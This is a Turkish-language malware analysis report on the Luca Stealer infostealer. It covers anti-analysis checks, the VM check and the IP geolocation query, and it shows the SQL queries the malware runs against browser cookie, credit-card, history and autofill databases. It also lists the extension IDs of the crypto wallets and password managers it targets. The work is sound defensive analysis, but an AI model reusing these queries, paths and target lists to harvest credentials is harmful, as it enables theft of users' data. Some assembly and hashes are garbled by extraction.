

# LUCA STEALER

TEKNİK ANALİZ RAPORU



## ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

# İçindekiler

<b>İÇİNDEKİLER .....</b>	i
<b>ÖN BAKIŞ.....</b>	1
<b>888.EXE ANALİZİ.....</b>	2
STATİK ANALİZ .....	2
DİNAMİK ANALİZ .....	4
<b>NETWORK ANALİZİ .....</b>	20
<b>YARA KURALI.....</b>	21
<b>MITRE ATTACK TABLE.....</b>	23
<b>ÇÖZÜM ÖNERİLERİ .....</b>	23
<b>HAZIRLAYAN .....</b>	24



## Ön Bakış

Luca Stealer açık kaynaklı ve şu an için Windows işletim sistemini hedef alan bir stealer'dır ve özellikle hassas kullanıcı verilerini hedef almaktadır. Luca Stealer, 2022 Temmuz ayında kaynağı bilinmeyen bir kişi tarafından github ve yer altı forumlarda açık kaynak olarak yayıldı. Bu adım, yazılımın siber suçlular arasında hızla yayılmasına ve kötü niyetli aktörler tarafından modifiye edilerek daha da güçlü hale gelmesine yol açmıştır. Açık kaynak yapısı, yazılımın daha geniş bir kitleye ulaşmasına ve kötü amaçlı yazılımın değişik versiyonlarının hızla türemesine zemin hazırlamıştır. Yazılımın dağıtımı genellikle kimlik avi (phishing) saldıruları yoluyla gerçekleştirilmektedir.

Luca Stealer, enfekte ettiği bilgisayarlardan şu bilgileri hedef almaktadır:

- Chromium tabanlı tarayıcılara ait hassas veriler,
- Sohbet uygulamaları verileri,
- Kripto para cüzdanları,
- Oyun uygulamalarına ait giriş bilgileri,
- Sistem bilgileri.


# 888.exe Analizi

Adı	888.exe
MD5	B6E5859C20C608BF7E23A9B4F8B3B699
SHA256	bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e0 9b899f3075
Dosya Türü	Exe

Tablo 1 - 888.exe'ye İlişkin Bilgiler

Zararlı yazılım .exe türünde **32 bit** bir program olarak **C++** dilinde derlenmiştir.

## Statik Analiz



Şekil 1 - Zararlı Yazılımın Paketlenme Durumu

Zararlı yazılım incelendiğinde .reloc section'unun paketlendiği görülmektedir.

```
%sLIST SUBQUERY %d
REUSE SUBQUERY %d
%sSCALAR SUBQUERY %d
hex literal too big: %s%#T
generated column loop on "%s"
numeric
none
misuse of aggregate: %#T()
unknown function: %#T()
RAISE() may only be used within a trigger-program
sqlite_
```

Şekil 2 - Karşılaşılan Bazı Stringler

Zararlı yazılımın stringleri incelendiğinde **127.0.0.1:6949**, **src\wallets\mod.rs** ve **SQL komutları** gibi şüpheli stringler görülmektedir.

Karşılaşılan bazı stringler aşağıdaki tabloda görülmektedir:

127.0.0.1:6949	922337203685477580	APPDATAsrc \firefox\firefox.rs
src\wallets\mod.rs	sqlite_compileoption_get	src\messengers\mod.rs
.org/2000/xmlns/http://www.w3.or	Error decoding huffman values:	src\misc\discord.rs
CREATE TABLE x(type text,name text,tbl_name text,rootpage int,sql text)	C:\Users\root\.cargo \registry\src\index.crates.io- 6f17d22bba15001f\zune-jpeg- 0.4.11\src\upsampler\scalar.rs	Misuse of aggregate: %#T()

Tablo 2 - Karşılaşılan Stringlere İlişkin Tablo

## Dinamik Analiz

```
unsigned int sub_BD73D3()
{
    LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
    struct _FILETIME SystemTimeAsFileTime; // [esp+8h] [ebp-Ch] BYREF
    DWORD v3; // [esp+10h] [ebp-4h] BYREF

    SystemTimeAsFileTime.dwLowDateTime = 0;
    SystemTimeAsFileTime.dwHighDateTime = 0;
    GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
    v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
    v3 ^= GetCurrentThreadId();
    v3 ^= GetCurrentProcessId();
    QueryPerformanceCounter(&PerformanceCount);
    return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
}
```

Şekil 3 - Anti Analiz Mekanizması

Zararlı yazılım ilk olarak **v3** değişkenini kullanarak sistemin zaman bilgisi, işlem kimlikleri ve performans sayacı verilerini XOR'layarak bir sonuç üretmektedir. Bunu bir döngü haline getirerek **QueryPerformanceCounter** ile elde edilen değerler karşılaştırılmakta; eğer anlamlı bir fark gözlenmiyorsa zararlı yazılım analize tabi tutulduğunu varsayılmaktır ve programı sonlandırmaktadır. Bu bir anti analiz tekniğidir.

```
push ebp
mov ebp,esp
and dword ptr ds:[D201E4],0
sub esp,24
or dword ptr ds:[D1F8E0],1
push A
call dword ptr ds:[<IsProcessorFeaturePresent>]
test eax,eax
je bd5532a95156e366332a5ad57c97ca65a57816e70
```

Şekil 4 - İşlemci Özelliği Kontrolü

Zararlı yazılım **IsProcessorsFeaturePresent** API'sini kullanarak işlemcinin **SSE4.2 komut seti desteği** sahipliğini kontrol etmektedir. Bu şekilde yeni sistemlerde enfekte olmakta eski sistemlere bulaşmamaktadır.

```

mov ecx,dword ptr ss:[esp+34]
mov dword ptr ds:[edi+24],ecx
mov ecx,3D
cmove ebx,ecx
mov ecx,dword ptr ss:[esp+8]
mov dword ptr ds:[edi+28],ecx
mov dword ptr ds:[edi+2C],eax
mov dword ptr ds:[edi+30],eax
mov dword ptr ds:[edi+34],esi
mov dword ptr ds:[edi+38],ebx
mov byte ptr ds:[edi+3C],dl
mov word ptr ds:[edi+3D],0
mov byte ptr ds:[edi+3F],0
mov edx,dword ptr ss:[esp+80]
cmp edx,dword ptr ss:[esp+A8]
jne bd5532a95156e366332a5ad57c97ca65a57
lea ecx,dword ptr ss:[esp+A8]

```

3D : '='

edi+38: "USERDOMAIN\_ROAMINGPROFILE=DESKTOP-[REDACTED]"  
edi+3C: "DOMAIN\_ROAMINGPROFILE=DESKTOP-[REDACTED]"  
edi+3D: "OMAIN\_ROAMINGPROFILE=DESKTOP-[REDACTED]"  
edi+3F: "AIN\_ROAMINGPROFILE=DESKTOP-[REDACTED]"

Şekil 5 - Kullanıcı Bilgilerini Toplama

Zararlı yazılım enfekte ettiği bilgisayarda kullanıcının **user domain**, **bilgisayar ismi** ve **İşlemci bilgisi** gibi bilgileri almaktadır.

```

mov eax,dword ptr ss:[ebp+C]
lea ecx,dword ptr ds:[esi+78]
mov dword ptr ds:[esi+64],eax
mov eax,dword ptr ds:[edx+C]
mov byte ptr ds:[esi+6],1
push edi
push ecx
call eax
mov ebx,dword ptr ds:[esi+10]
add esp,8
mov eax,dword ptr ds:[esi+84]

```

eax:sub_D7F4D0	
eax:sub_D7F4D0	eax:sub_D7F4D0, [edx+OC]:sub_D7F4D0
eax:sub_D7F4D0	
eax:sub_D7F4D0	

Şekil 6 - Shellcode

Ardından zararlı yazılım **shellcode** çalıştırmaktadır.

```

test eax,eax
js bd5532a95156e366332a5ad57c97ca65a578
lea eax,dword ptr ds:[F845CE]
lea esi,dword ptr ss:[esp+6D0]
mov dword ptr ds:[esi],eax
mov ecx,dword ptr ds:[esi]
mov dword ptr ds:[esi],113879A2
mov edx,dword ptr ds:[esi]
call bd5532a95156e366332a5ad57c97ca65a5
xor ecx,ecx
xorps xmm0,xmm0
mov dword ptr ds:[esi+14],ecx
mov dword ptr ds:[esi+10],ecx
mov dword ptr ds:[esi+18],ecx
mov ecx,FFFFFFFC
movaps xmmword ptr ds:[esi],xmm0

```

esi:"http://ipwho.is/?output=json"	
esi:"http://ipwho.is/?output=json"	
esi:"http://ipwho.is/?output=json"	
esi:"http://ipwho.is/?output=json"	
esi+14:"put=json"	
esi+10:"?output=json"	
esi+18:"json"	
esi:"http://ipwho.is/?output=json"	

Şekil 7 - Sorgu

[http://ipwho\[.\]is/?output=json](http://ipwho[.]is/?output=json) adresine sorgu atılmaktadır.

```
{
    "About Us": "https://ipwhois.io",
    "ip": "████████",
    "success": true,
    "type": "IPv4",
    "continent": "Asia",
    "continent_code": "AS",
    "country": "Turkey",
    "country_code": "TR",
    "region": "████",
    "region_code": "████",
    "city": "████",
    "latitude": █████,
    "longitude": █████,
    "is_eu": false,
    "postal": "",
    "calling_code": "90",
    "capital": "Ankara",
    "borders": "AM,AZ,BG,GE,GR,IQ,IR,SY",
    "flag": {
        "img": "https://cdn.ipwhois.io/flags/tr.svg",
        "emoji": "\ud83c\uddf9\ud83c\uddf7",
        "emoji_unicode": "U+1F1F9 U+1F1F7"
    },
    "connection": {
        "asn": █████,
        "org": "Tellcom Kartal Adsl Pool",
        "isp": "Superonline Iletisim Hizmetleri A.S.",
        "domain": "tellcom.com.tr"
    },
    "timezone": {
        "id": "Europe/Istanbul",
        "abbr": "+03",
        "is_dst": false,
        "offset": 10800,
        "utc": "+03:00",
        "current_time": "2024-12-28T11:59:51+03:00"
    }
}
```

Şekil 8 - Sorğu Sonucu

Json dosyası incelendiğinde **IP adresi, lokasyon bilgisi ve mevcut zaman** gibi bilgiler ile karşılaşılmaktadır.

```
push ebp
push ebx
push edi
push esi
sub esp,2C
mov ebx,dword ptr ds:[edx+4]
mov esi,edx
mov edi,ecx
lea eax,dword ptr ss:[esp+a]
xor ecx,ecx
mov ebp,esp
mov dword ptr ds:[eax],ecx
mov dword ptr ds:[eax+8],ecx
mov dword ptr ds:[eax+C],ecx
mov dword ptr ds:[eax+D],ecx
mov dword ptr ds:[eax+1A],ecx
mov dword ptr ds:[eax+1E],ecx
mov dword ptr ds:[eax+18],ecx
```

[edx+04]: "C:\Users\████\AppData\Local\Temp\LiIhDIq3xNTvZCzo5G4nGGPLpD6hu\user\_info.txt"

Şekil 9 - user\_info.txt Oluşturulması

C:\Users\%USER%\AppData\Local\Temp klasöründe önce rastgele sayılarından oluşan bir klasör, ardından bu klasörün içerisinde **user\_info.txt** adında bir metin belgesi oluşturulmaktadır.

*Şekil 10 - Proxy Ayarları Kontrolü*

**REQUEST METHOD Software\Microsoft\Windows\CurrentVersion\Internet Settings\Proxy\EnableProxyServer** kayıt defterleri kontrol edilmektedir. **Proxy Enable** Windows'un Proxy sunucusu yapılandırmasını, **Proxy server** kullanılacak proxy sunucusunun adresini kontrol etmek için kullanılmaktadır.

```
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09> burada kaldın  
mov edx,dword ptr ss:[ebp-20]  
mov eax,dword ptr ss:[ebp-24]  
cmp edx,8  
mov ecx,edx  
mov esi,eax  
esibytes dd 0BD5532A95156E366332A5AD57C97CA65A57816E702D3BF1216D4E09B89  
mov esi,eax
```

**Şekil 11 - Sanal Makina Kontrolü**

Zararlı yazılım grafik sanallaştırma teknolojisini kontrol ederek sanal makine kontrolü yapılmaktadır.

*Şekil 12 - Programların Kontrol Edilmesi*

Zararlı yazılım sistem dosyalarını ve yüklü programları tek tek kontrol etmektedir.

```

mov edi,dword ptr ds:[esi+20]
cmp ebx,80000000
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov eax,dword ptr ds:[esi+24]
mov ecx,dword ptr ds:[esi+4]
mov dword ptr ds:[ecx+8],eax
mov dword ptr ds:[ecx+4],edi
mov dword ptr ds:[ecx],0
cmp dword ptr ds:[esi+10],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
push dword ptr ds:[esi+10]
push 0
push dword ptr ds:[EDFA18]
call dword ptr ds:[_HeapFree]
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89>
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[_CopyFileExW]

```

Şekil 13 - Cookies Dosyası Aranmakta

Zararlı yazılım enfekte ettiği bilgisayarlarda **C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\Default** dizini altında **cookies** dosyası aramaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **cookies** dosyasını bulduğu takdirde kendi klasörünün altına kopyalamaktadır.

```

movsd qword ptr ss:[esp+10],xmm0
rep movsd
movsd qword ptr ds:[eax-4],edx
lea esi,dword ptr ss:[esp+5]
movsd xmm0,qword ptr ss:[esp+10]
movsd xmm1,qword ptr ss:[esp+18]
movsd qword ptr ds:[eax+2C],xmm0
movsd qword ptr ds:[eax+30],xmm1
lea edx,dword ptr ds:[F818AF]
mov dword ptr ds:[ebx-4],eax
mov ecx,dword ptr ds:[ebx-4]
mov dword ptr ds:[ebx-4],60A47C9A
mov edx,dword ptr ds:[ebx-4]
call kd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89

```

ebx-04:"SELECT host\_key, name, encrypted\_value, path, expires\_utc, is\_secure, is\_httponly FROM cookies"  
 ebx-04:"SELECT host\_key, name, encrypted\_value, path, expires\_utc, is\_secure, is\_httponly FROM cookies"  
 ebx-04:"SELECT host\_key, name, encrypted\_value, path, expires\_utc, is\_secure, is\_httponly FROM cookies"  
 ebx-04:"SELECT host\_key, name, encrypted\_value, path, expires\_utc, is\_secure, is\_httponly FROM cookies"

Şekil 14 - SQL Sorgusu

Zararlı yazılım bu **cookie** dosyasına aşağıdaki sorguyu atmaktadır:

**SELECT host\_key, name, encrypted\_value, path, expires\_utc,  
is\_secure,is\_httponly FROM cookies**

Bu sorgu, tarayıcının sakladığı çerezlerden aşağıdaki bilgileri almayı hedefler:

- Çerezin hangi siteye ait olduğu (**host\_key**),
- Çerezin adı ve şifrelenmiş değeri (**name, encrypted\_value**),
- Çerezin hangi yol ve süre boyunca geçerli olduğu (**path, expires\_utc**),
- Çerezin güvenli bağlantılar ve JavaScript ile erişim durumu (**is\_secure, is\_httponly**).

```

jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8>
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[<CopyFileExW>]
[esi+4]:L"C:\Users\████████\AppData\Local\Temp\CreditCardData"
[esi+10]:L"C:\Users\████████\AppData\Local\Google\Chrome\User Data\Default\web Data"
[CopyFileExW]

```

Şekil 15 - Web Data Dosyası Aranmakta

C:\Users\%USERNAME%\AppData\Local<Browser>\User Data\Default dizini altında **Web Data** dosyası aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **Web Data** dosyasını bulduğu takdirde kendi klasörünün altına **CreditCardData** olarak kopyalamaktadır.

```

call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
add esp,4
cmp dword ptr ss:[esp-110],0
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ss:[esp-110],FFFFFFFFFF
lea edx,dword ptr ss:[esp+10]
mov edx,dword ptr ss:[esp+10]
mov ecx,edx
mov ecx,esi
push 60
push edi
lea edx,dword ptr ss:[esp+108]
push eax
call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
[...]

```

Şekil 16 - SQL Sorgusu

Zararlı yazılım **CreditCardData** dosyasına aşağıdaki sorguyu atmaktadır.

```

SELECT name_on_card, expiration_month, expiration_year,
       card_number_encrypted FROM credit_cards

```

Bu sorgunun amacı, kredi kartına ait şu bilgileri çekmektedir:

- Kart sahibinin adı (**name\_on\_card**).
- Son kullanma tarihi (**expiration\_month**, **expiration\_year**).
- Şifrelenmiş kart numarası (**card\_number\_encrypted**).

```

push 0
push 0
mov eax,esi
push eax
push <bd532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09>
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[<CopyFileExW>]
edi:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Temp\\\\History"
[esi+10]:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\H
CopyFileExW

```

Şekil 17 - History Dosyası Aranmakta

**C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\Default** dizini altında **History** dosyası aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **History** dosyasını bulduğu takdirde kendi klasörünün altına **History** olarak kopyalamaktadır.

```

mov ecx,FFFFFFC
movaps xmmword ptr ss:[esp+20],xmm0
movaps xmmword ptr ss:[esp+10],xmm0
mov edx,dword ptr ds:[ecx+F871C0]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+14],edx
add ecx,4
cmp ecx,1C
jb bd532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
movzx ecx,byte ptr ds:[eax+22]
movzx eax,word ptr ds:[eax+20]
lea ebx,dword ptr ss:[esp+148]
xor eax,9CA2

```

eax:"select url, visit\_time from visits;", eax+20:"ts;"  
eax:"select url, visit\_time from visits;"

Şekil 18 - SQL Sorgusu

Zararlı yazılım **History** dosyasına aşağıdaki 2 adet sorguyu atmaktadır.

<b>SELECT url, visit_time from visits</b>
<b>SELECT tab_url, current_path from downloads</b>

Bu iki sorgunun ortak amacı, tarayıcı aktivitelerini analiz etmek ve kullanıcının geçmişte gerçekleştirdiği eylemleri izlemektir.

- Ziyaret Edilen Siteler ve Zamanları (**visits tablosu**): Kullanıcının hangi web sitelerini ziyaret ettiğini ve bu ziyaretlerin hangi zaman diliminde gerçekleştiğini kayıt altına alır.
- İndirilen Dosyalar ve Kaynakları (**downloads tablosu**): Kullanıcının tarayıcı üzerinden indirdiği dosyaları, bu dosyaların kaynak web sayfalarını (**tab\_url**) ve cihaz üzerinde nerede saklandıklarını (**current\_path**) izler.

```

pop es1
pop edi
pop ebx
pop ebp
ret
mov ebx,dword ptr ss:[ebp+C]
mov ch,byte ptr ds:[ebx+1D]
mov cl,byte ptr ds:[ebx+1E]
test ch,ch
je bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
test cl,cl
jne bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b88
movzx eax,byte ptr ds:[ebx+21]
jmp bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
test cl,cl
je bd5532a9515e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp byte ptr ds:[ebx+1F],0
movzx eax,byte ptr ds:[ebx+21]

```

edi:L:"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\\\Default\\\\Local Extension Settings\\\\ejbalbakop1chlghecdalmeeeajnimhm"] =039F2760 L:"C:\\\\user

Şekil 19 - Browser Eklentileri Aranması

Zararlı yazılım, kripto cüzdanları, şifre yöneticileri ve FTP istemcisi işlevi gören tarayıcı eklentilerini **C:\\\\Users\\\\%USERNAME%\\\\AppData\\\\Local\\\\<Browser>\\\\User Data\\\\Default\\\\Local Extension Settings\\\\** dizini altında tespit etmeye çalışmaktadır. Bu eklentiler ve karşılık gelen **Eklenti Kimlikleri** aşağıdaki tabloda sunulmuştur:

EKLENTİ KİMLİĞİ	EKLENTİ İSMİ
ejbalbakop1chlghecdalmeeeajnimhm	metamask
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash
lpfcbjknijpeeillifnkikgnckgfhdo	namiwallet
jbdaocneiiinmjbjlgalhcelgbemnid	niftywallet
hpglfhgfnhbppjdenjgmdgoieappafln	guarda
hnfanknocfeofbddgcijnmhfnkdnaad	coinbase
klnaejjjgbibmhlephnhpmaofohgkpgkd	zilpay
bcopgchhojmgmffilplmbdicgaihlkp	Hycon Lite Client
imloifkgjagghnnckhggdhalmcnfklik	Trezor Password Manager
fihkakfobkmkjkojpchpfgcgmhfjnfmnpfi	BitApp Wallet
bfovifebfohielmmeodrmfbbebbbpei	Keeper Password Manager
fdjamakpfbbddfjaooikfcapjohcfmrg	Dashlane Password Manager
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet
ffnbelfdoieohenkjibnmadjiehjhajb	Yoroin Wallet
flpicilemghbmfalicaojolhkkenfel	ICONEx
cphhlgmgameodnhkjdmkpanlelnlohaoo	NeoLine Wallet
hdokiejnpiakedhajhdlcegeplioahd	LastPass Password Manager
pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm Password Manager
caljgkllbbfbcjjanaijalcncafpegll	Avira Password Manager
nlgbhdfgdhgbiamfdfmbikcdghidoadd	Byone Wallet
jojhfeoedkpkglbfimdfabpdfjaoolaf	Polymesh Wallet
afbcbjpbpfadlkmhmc1hkeeodrmamcfc	Math Wallet
dmkamcknogkgcdfhbddcghachkejeap	Keplr Wallet
aholpfodialjgjfhomihkjbmjidlcdn	Exodus Web3 Wallet
bfnaelmomeimhlpmjnjophhpkkoljpa	Phantom Wallet
kncchdigobghenbbaddojjnnaogfppfj	iWallet
aebldkhhcdjipifhbdiojplfjncoa	1Password
kpfopkelmapcoipemfendmdcghnegimn	Liquality Wallet

naepdomgkenhinolocfifgehiddafch	Browserpass
aiifbnbfobpmeekipheeijimdpnlpgrp	Station Wallet
Ikcjlnjfpbikmcmbachjpdbijejfplcm	Steem Keychain
bInieiiffboillknjnepogjhkgnoapac	EQUAL Wallet
admmjipmmcaciaobhojoghlmleefbicajg	Norton Password
nIbmnnnIcnlegkjjpcfjclmcfggefmdm	MEW CX
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
nngceckbapecfbimnliaihkandclblb	Bitwarden Wallet
amkmijmmflddogmhpjloimipbofnfjh	Wombat
nkbihfbeogaeaaoehlefknkodbefgpgknn	MetaMask
oboonakemofpalccghhocfaodofidjkkk	KeePassXC
bhghoamapcdpbophigoooaddinpkbai	Authenticator
chgfefjpcobfbnpmiokfjaglahmnded	CommonKey
nhnkbkjgjkgcigadomkphalanndcapjk	CLV Wallet
Iodccjjbdhfakakaedkiahmedfbielgik	DAppPlay
hcflpinccccdlinealmandijcmnkbgm	KHC
nkddgncdjgjfcddamfgcmfnlhccnigmig	Saturn Wallet
bmikpgodpkclnkgnmnpphehdgcimmided	MYKI Password Manager
infeboajgfgbpjbeppbkgnabfdkdaf	OneKey
kmhcihpebfmpgmihbkipmjlmnioameka	Eternl
fnjhmkhmkbjkkabndcn nogagobneec	Ronin Wallet
cihmoadaighcejopammfbmddcmdekcje	LeafWallet
ibnejdfjmmkpcnlpebkilmkoeoihofec	TronLink
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
nknhiehlklippafakaeklbeglecifhad	Nabox Wallet
fhmfendgdocmcbmfikdcogofphimnkno	Sollet
mnfifefkajgofkcjkemidiaecocnkjeh	TexBox
dkdedlpdgmkkfjabffeganieamfklkm	Cyano Wallet
fooolghllnmhmmndgjiamiodkpenpb	NordPass
oeljlldpnmdchonielidgobbddfffflal	EOS Authenticator
dngmlblcodfobpdpecaadgfbccggfjnm	MultiversX Wallet
adcocjohghfpidemphmcmlmhngfjikei	Brave Ad Block Updater(BraveAdBlockFirst)
afalakplffnnnlkncjhbmahjfjhmlkal	Brave Local Data Files Updater
bfpgedeaaibpoildhjcknekahbikncb	Brave Ad Block Updater(Fanboy's Mobile Notifications)
cdbbhgbmjfhfnhnmgeddibiobfokgdhe	Brave Ad Block Updater (EasyList Cookie)
aoojcmojmmcbpfgoecoadbdpnagfchel	Brave NTP background images
dglngbgepdcmodiliimpbpekobiinpdc	Brave NTP sponsored images
fahflofbglhemnakgdmllobeeencekne	Brave Ads (Ads Resources)
gkboaolpopklhgplhaaibojnklogmbc	Brave Ad Block Updater (Regional Catalog)
gomenlogbembmkbghmaoledggliepdef	Adguard (Turkish Filter)
iodkpdagapdfkphljnddpjlldadblomo	Brave Ad Block Updater (Brave Ad Block Updater)
mfddibmblmbccpadfndgakiopmmhebop	Brave Ad Block Updater (Resources)
icmkfkmjoklfhfdkkgpnlkdkgdmhoe	Cyano Wallet Pro

Tablo 3 - Eklenti Adı ve ID'lerini Gösterir Tablo

Ayrıca, zararlı yazılım, çeşitli Tablo 3'de geçen eklientilerden kimlik bilgilerini ve hassas dosyaları toplar. Örneğin FileZilla için zararlı yazılım, **C:\Users<USERNAME>\AppData\Roaming\FileZilla\recentservers.xml** konumunda bulunan ve yakın zamanda bağlanılan sunucular hakkında bilgi içeren XML dosyasını arar. Bu XML dosyası genellikle sunucunun ana bilgisayar adı (hostname), port numarası, kullanıcı adı ve bağlantı türü gibi verileri içerir.

```

call dword ptr ds:[<FindFirstFileW>]
cmp eax,FFFFFFF
mov dword ptr ss:[ebp-28],eax
je bd5532a95156e366332a5ad57c97ca65a578
mov dword ptr ss:[ebp-34],esi
mov ecx,18
mov edx,4
movzx eax,byte ptr ds:[FDFAA4]
call <bd5532a95156e366332a5ad57c97ca65a578>
test eax,eax
je bd5532a95156e366332a5ad57c97ca65a578
mov esi,eax
mov dword ptr ds:[eax],1
mov dword ptr ds:[eax+4],1

```

*Sekil 20 - Autofill Klasörü Aranmaktadır*

**C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\** dizini altında **Autofill** klasörü aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **Autofill** klasörünü bulduğu takdirde kendi klasörünün altına kopyalamaktadır.

```

cmp dword ptr ds:[esi],0
je bd5532a95156e366332a5ad57c97ca65
lea eax,dword ptr ss:[esp+104]
lea esi,dword ptr ss:[esp+58]
mov ecx,A
lea edx,dword ptr ss:[esp+50]
mov edi,eax
rep movsd
mov ecx,A
mov edi,edx
mov esi,eax
rep movsd
mov ecx,edx
call <bd5532a95156e366332a5ad57c97ca65>

```

0A: '\n'  
edi:"SELECT name, value, count FROM autofill;"  
0A: '\n'  
edi:"SELECT name, value, count FROM autofill;"

*Sekil 21 - SQL Sorgusu*

Zararlı yazılım Autofill klasörüne aşağıdaki sorguyu atmaktadır.

## SELECT name, value, count FROM autofill

Bu sorgu, autofill adlı tablodan üç belirli sütunu seçmeyi amaçlar. Bu sütunlar:

- **name:** Bu sütun, genellikle bir öğenin adını temsil eder.
- **value:** Bu sütun, name ile ilişkili değeri veya içerikleri tutar.
- **count:** Bu sütun, her öğenin ya da değerin kaç kez tekrar ettiğini ya da sayısını gösteren bir sayıdır.

```
mov dword ptr ds:[esi],edi  
add esp,18  
pop esi  
pop edi  
pop ebx  
ret  
push 0  
push edi  
call dword ptr ds:[<CreateDirectory>]  
[esi]:&"chunk size must be non-zero", edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"  
edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"  
edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
```

Şekil 22 - Passwords Klasörü oluşturulmaktadır.

Zararlı yazılım C:\\\\Users\\\\%USERNAME%\\\\AppData\\\\Local\\\\Temp\\\\ dizininin altına rastgele rakam ve harflerden oluşturduğu klasörün içerisinde **Autofill**, **Cookies**, **CreditCards**, **Downloads**, **History**, **Passwords**, **Wallets** isimli klasörler ile **user\_info.txt** dosyasını oluşturmaktadır.

```
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121  
cmp dword ptr ds:[eax+8],9  
jae bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121  
mov eax,dword ptr ss:[ebp-20]  
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121  
mov eax,dword ptr ss:[ebp-34]  
mov ecx,dword ptr ss:[ebp-24]  
mov dword ptr ds:[eax],esi  
mov dword ptr ds:[eax+4],ebx  
mov dword ptr ds:[eax+8],edi  
mov dword ptr ds:[eax+C],ecx  
cmp dword ptr ss:[ebp-38],0  
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121  
push dword ptr ss:[ebp-30]  
[eax+08]:\"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file__0.indexeddb.  
[eax+08]:\"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file__0.indexeddb.  
[eax]:sub_B7183C+24  
[eax+08]:\"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file__0.indexeddb.  
[ebp-30]:L\"LOCALAPPDATA"
```

Şekil 23 - Kripto Cüzdanları Aranmaktadır

Zararlı yazılım kripto cüzdan uygulamalarını aramakta ve normal şartlar altında olması gereken dizininde bulunduğu takdirde kendi oluşturduğu klasörün altına kopyalamaktadır. Hedeflediği kripto cüzdanlar Tablo 4'te sunulmuştur:

exodus.wallet	Monero
Zcash	Atomic
Jaxx	Guarda
Electrum	Armory
Coinomi	Ethereum
bytecoin	

